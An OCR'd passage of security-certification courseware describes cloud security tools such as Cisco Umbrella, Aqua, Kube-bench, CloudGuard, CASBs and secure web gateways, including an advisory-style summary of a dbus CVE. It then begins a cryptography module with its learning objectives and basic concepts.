  Cisco Umbrella is an app discovery tool provides full visibility and risk information to manage cloud applications in a secure and organized manner. The dashboard displays the risk level of shadow cloud services and provides a summary based on app categories, which are sorted by their risk levels. It provides the list of apps with labels such as Unreviewed, Under Audit, Approved, and Not Approved for tracking. It also allows administrators to block or allow the access of a user or group to cloud applications.

Anonymizer apps introduce risk to your network because they enable users to bypass security controls.

P2P apps represent high risk because they can be used to transmit files infected with viruses and malware.

Online games present risk as well as potential productivity loss. In many enterprise environments they are discouraged.

Total number of DNS requests of apps discovered in the past 30 days

Container Security Tools

As containers are continuously deployed across cloud environments, they need to be protected with higher security standards. Security professionals use tools, such as Aqua, Sysdig Falco, Anchore, NeuVector, and Lacework, to protect containers against various security breaches.

- **Aqua**

  Source: *https://www.aquasec.com*

  Aqua scans container images, VMs, and serverless functions for known vulnerabilities, embedded secrets, configuration and permission issues, malware, and open-source licensing. This tool restricts untrusted code from running and ensures that functions, containers, and VMs remain immutable, thus preventing any changes to running workloads compared with their originating images. Aqua can also integrate into existing infrastructure, thereby making it easy to manage DevSecOps collaboration, logging and reporting, incident response, and event monitoring.

CVE-2019-12749
jboss/base:latest (Docker Hub)

HIGH
Based on Vendor Important
Exploit Not Available
Workloads Not Running

dbus before 1.10.28, 1.12.x before 1.12.16, and 1.13.x before 1.13.12, as used in DBusServer in Canonical Upstart in Ubuntu 14.04 (and in some, less common, uses of dbus-daemon), allows cookie spoofing because of symlink mishandling in the reference implementation of DBUS_COOKIE_SHA1 in the libdbus library. (This only affects the DBUS_COOKIE_SHA1 authentication mechanism.) A malicious client with write access to its own home directory could manipulate a ~/.dbus-keyrings symlink to cause a DBusServer with a different uid to read and write in unintended locations. In the worst case, this could result in the DBusServer reusing a cookie that is known to the malicious client, and treating that cookie as evidence that a subsequent client connection came from an attacker-chosen uid, allowing authentication bypass.A flaw was found in dbus. The implementation of DBUS_COOKIE_SHA1 is susceptible to a symbolic link attack. A malicious client with write access to its own home directory could manipulate a ~/.dbus-keyrings symlink to cause the DBusServer to read and write in unintended locations resulting in an authentication bypass. The highest threat from this vulnerability is to data confidentiality and integrity as well as system availability. see less

Kubernetes Security Tools

As Kubernetes is a de facto container deployment and management tool, its workloads need to be regularly monitored and secured with appropriate security implementations. Security professionals use tools, such as Kube-bench, Alcide Advisor, and Advanced Cluster Security for Kubernetes, to secure the Kubernetes environment.

- **Kube-bench**

  Source: *https://github.com*

  Kube-bench is a Go application used to check whether Kubernetes is securely deployed by running checks according to the center for internet security Kubernetes benchmark documentation. It performs permission, authentication, and security checks across Kubernetes clusters and secures containers data.

Serverless Application Security Solutions

Serverless cloud computing has witnessed enormous growth in the last couple of years. However, the evolving cloud-based infrastructure also invites various security risks, such as function event-data injection, broken authentication, and over-privileged function permissions. Therefore, it is mandatory to carry out security inspections at regular intervals. Security professionals use various tools, such as CloudGuard, Synk, and Aqua Security for Serverless Functions (FaaS), to conduct security tests on serverless infrastructure.

- **CloudGuard**

  Source: *https://www.checkpoint.com*

  CloudGuard is a comprehensive security solution for serverless applications. It provides automatic least-privilege protection for functions, logs, and databases. With the built-in machine-based analysis mechanisms and deep learning algorithms, CloudGuard establishes a model of normal application and function behavior to detect and block application-layer attacks in advance.

Cloud Access Security Broker (CASB)

☐ Cloud Access Security Brokers (CASBs) are on-premise or cloud-hosted solutions responsible for enforcing **security**, **compliance**, and **governance policies** for the cloud applications

☐ CASBs are placed between the cloud **service consumers** and **service providers**

☐ Azure security services includes CASB functionality

Cloud Access Security Broker (CASB)

Cloud access security brokers (CASBs) are on-premise or cloud-hosted solutions. They are responsible for enforcing security, compliance, and governance policies in the cloud applications. A CASB is located between the on-premise infrastructure of an organization and the infrastructure of a cloud provider. It acts as a gatekeeper that enables organizations to extend their security policies beyond their own infrastructure.

Features of CASB

- **Visibility into cloud usage**

  It finds shadow IT cloud services and provides visibility into the user activities with the allowed cloud applications.

- **Data security**

  It enforces data-centric security encryption, tokenization, access control, and information rights management.

- **Threat protection**

  It detects and responds to malicious insider threats, privileged user threats, and compromised accounts.

- **Compliance**

  It discovers critical data in the cloud and enforces DLP policies to satisfy the data residency and compliance requirements.

CASBs offer the following:

- **Firewalls** to identify malware, thereby preventing the malware from entering the enterprise network.
- **Authentication** for user credentials, ensuring that only the allowed users can access the required organizational resources.
- **WAFs** to prevent malware from breaching security at the application level instead of the network level.
- **DLP** prevents users from transferring critical information outside the organization.

How CASBs work:

A CASB works by

- Ensuring network traffic between on-premise devices and the cloud provider complies with the organizational security policies.
- Provides insights into the use of cloud applications across cloud platforms and identifies unsanctioned use.
- Uses auto-discovery to identify
  - Cloud applications in use
  - High-risk applications
  - High-risk users
- Enforcing different security access controls such as encryption and device profiling.
- Providing services such as credential mapping when SSO is not available.

Next-Generation Secure Web Gateway (NG SWG)

NG SWG is a cloud-based security solution that protects an organization's network from cloud-based threats, malware infections, and online data theft. It also allows clients to securely access the cloud services. It detects cloud-based threats in advance, prioritizes them based on their risks, and manages the application being used by different users and clients. The following are some of its modern cloud visibility capabilities and features.

- URL filtering
- Certificate (TLS/SSL) decryption
- CASB operations such as identifying, decrypting, analyzing, and securing traffic
- Advanced threat protection (ATP), along with sandboxing and machine learning (ML)–oriented anomaly detection
- Support for data loss prevention (DLP) for web traffic and cloud applications
- Qualitative metadata contexts for web inspection and reporting

Module Summary

- ☐ In this module, we have discussed the following:
    - Cloud computing concepts along with various types of cloud computing services
    - Container technology and the serverless computing environment
    - Cloud computing threats and attacks
    - Cloud hacking techniques in depth
    - Various countermeasures that for protecting the cloud environment from hacking attempts by threat actors
    - Securing the cloud environment using cloud security tools
- ☐ In the next module, we will discuss in detail how attackers, as well as ethical hackers and pen-testers use cryptography to protect the data

Module Summary

In this module, we introduced the cloud computing concepts and various types of cloud computing services. We also discussed container technology and the serverless computing environment. We fully examined the cloud computing threats and attacks and cloud hacking techniques. Additionally, we reviewed the various countermeasures to be employed to protect the cloud environment from hacking attempts by threat actors. Finally, we ended this module with a detailed discussion on cloud security tools and techniques.

In the next module, we will extensively discuss how attackers, as well as ethical hackers and pen-testers, use cryptography to protect data.


CRYPTOGRAPHY

EC-COUNCIL OFFICIAL CURRICULA

This page is intentionally left blank.



LEARNING OBJECTIVES

- LO#01: Explain Cryptography Concepts
- LO#02: Explain Different Encryption Algorithms
- LO#03: Demonstrate Cryptography Tools
- LO#04: Explain Public Key Infrastructure (PKI)
- LO#05: Demonstrate Email Encryption
- LO#06: Demonstrate Disk Encryption
- LO#07: Explain Different Cryptanalysis Methods and Cryptography Attacks
- LO#08: Explain Cryptography Attack Countermeasures

Learning Objectives

With the increasing adoption of the Internet (World Wide Web) for business and personal communication, securing sensitive information such as credit card details, PINs, bank account numbers, and private messages is becoming increasingly important, albeit more difficult to achieve. Today's information-based organizations extensively use the Internet for e-commerce, market research, customer support, and a variety of other activities. Data security is critical to online business and communication privacy.

Cryptography and cryptographic ("crypto") systems help in securing data against interception and compromise during online transmissions. This module provides a comprehensive understanding of different cryptosystems and algorithms, one-way hash functions, public-key infrastructures (PKIs), and the different ways in which cryptography can ensure the privacy and security of online communication. It also covers various tools used to encrypt sensitive data.


At the end of this module, you will be able to

- Describe cryptography concepts
- Understand different encryption algorithms
- Use different cryptography tools
- Describe public key infrastructure (PKI)
- Apply email encryption
- Apply disk encryption
- Describe various cryptography attacks
- Use different cryptanalysis tools

LO#01: Explain Cryptography Concepts

Cryptography Concepts

Cryptography enables one to secure transactions, communications, and other processes performed in the electronic world. This section deals with cryptography and its associated concepts, which will enable you to understand the advanced topics covered later in this module.



Cryptography

- Cryptography is the **conversion of data** into a scrambled code that is encrypted and sent across a private or public network
- Cryptography is used to protect confidential data, such as **email messages**, chat sessions, **web transactions**, personal data, **corporate data**, and e-commerce applications

Objectives of Cryptography

- **Confidentiality**
- **Integrity**
- **Authentication**
- **Nonrepudiation**

Types of Cryptography

Symmetric Encryption

Symmetric encryption (secret-key, shared-key, and private-key) **uses the same key** for encryption as it does for decryption

Plain Text

Cryptography

"Cryptography" comes from the Greek words ***kryptos***, meaning "concealed, hidden, veiled, secret, or mysterious," and ***graphia***, meaning "writing"; thus, cryptography is "the art of secret writing."

